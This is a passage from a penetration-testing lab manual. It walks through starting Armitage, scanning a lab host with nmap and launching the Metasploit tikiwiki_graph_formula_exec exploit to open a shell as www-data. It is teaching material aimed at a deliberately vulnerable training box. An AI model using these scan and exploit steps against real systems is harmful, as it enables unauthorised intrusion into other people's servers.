11. Once the session closes, type **exit** to leave the Metasploit Framework. Leave the terminal window open for the next section.

4 Starting Armitage and Scanning Hosts

1. In the terminal window, use the following command to start *Armitage*:

```
armitage
```

2. In the Connect… window, click **Connect** to connect to the local *Metasploit* database.
3. In the *Start Metasploit?* Window, click **yes** to start the Metasploit RPC server.
4. In the *Armitage* window, you will see the host **192.168.68.12** is already in the database from the previous sections. Let's clear the database by clicking **Hosts > Clear Database.**
5. In the **Clear Database** window, click **Yes** to continue.




This action will clear the database. You will lose all information collected up to this point. You will not be able to get it back. Would you like to clear the database?

Note that the **192.168.68.12** host disappeared.

6. Now we will use the power of nmap to search for hosts. We will start with a simple intense scan of the **192.168.68.12** host. Select **Hosts > Nmap scan > Intense scan.**
7. In the Input window, enter the following and click **OK.**

```
192.168.68.12
```



Enter scan range (e.g., 192.168.1.0/24):

192.168.68.12

This will take a few minutes to scan. Wait for the Scan complete message before continuing. Click on **OK** to continue.

Note: This is running a nmap scan equivalent to the following:

nmap -T4 -A -v 192.168.68.12


You may remember this same scan from Lab 01.

8. We now have the **192.168.68.12** host in the center pane. It has been recognized as a Linux host. To help us remember this is the OWASP box, you can set a label. Right-click on 192.168.68.12 host, select **Host -> Set label…**
9. In the Input window, enter the following and click **OK.**

```
OWASP
```


5 Finding and Executing Attacks in Armitage

1. Click the **192.168.68.12** host to select it. You should see a green rectangular box around it.
2. Select **Attacks > Find Attacks.**
3. In the *Message* window, click **OK.**
4. You are going to run the same exploit we did in the msfconsole. In the left column, select **exploit > unix > webapp > tikiwiki_graph_formula_exec.**



Armitage View Hosts Attacks Workspaces Help
sugarcrm_unserialize_exec
tikiwiki_graph_formula_exec
tikiwiki_jhot_exec
tikiwiki_unserialize_exec
tikiwiki_upload_exec

To see all the possible exploits, you can right-click on the host, select **Attack** and work your way through the list. However, due to the Java design, this can be a bit cumbersome.

5. In the *Attack* window, note all the information is automatically filled out. Click **Launch** to try and create a session.
6. Notice that a command shell session 1 opened. The icon for the **192.168.68.12** host now has some lighting graphics, signaling that you have access to the system.



7. Right-click the **192.168.68.12** host, select **Shell 1 -> Interact.**
8. In the command prompt, type **`whoami`** to determine which user you are on the system.



```
$ whoami
www-data
```

Notice it returns the **www-data** user. You may have limited access with this user and would probably want to get privilege escalation in order to obtain more information. This goes beyond the scope of this lab.

9. You may now end your reservation.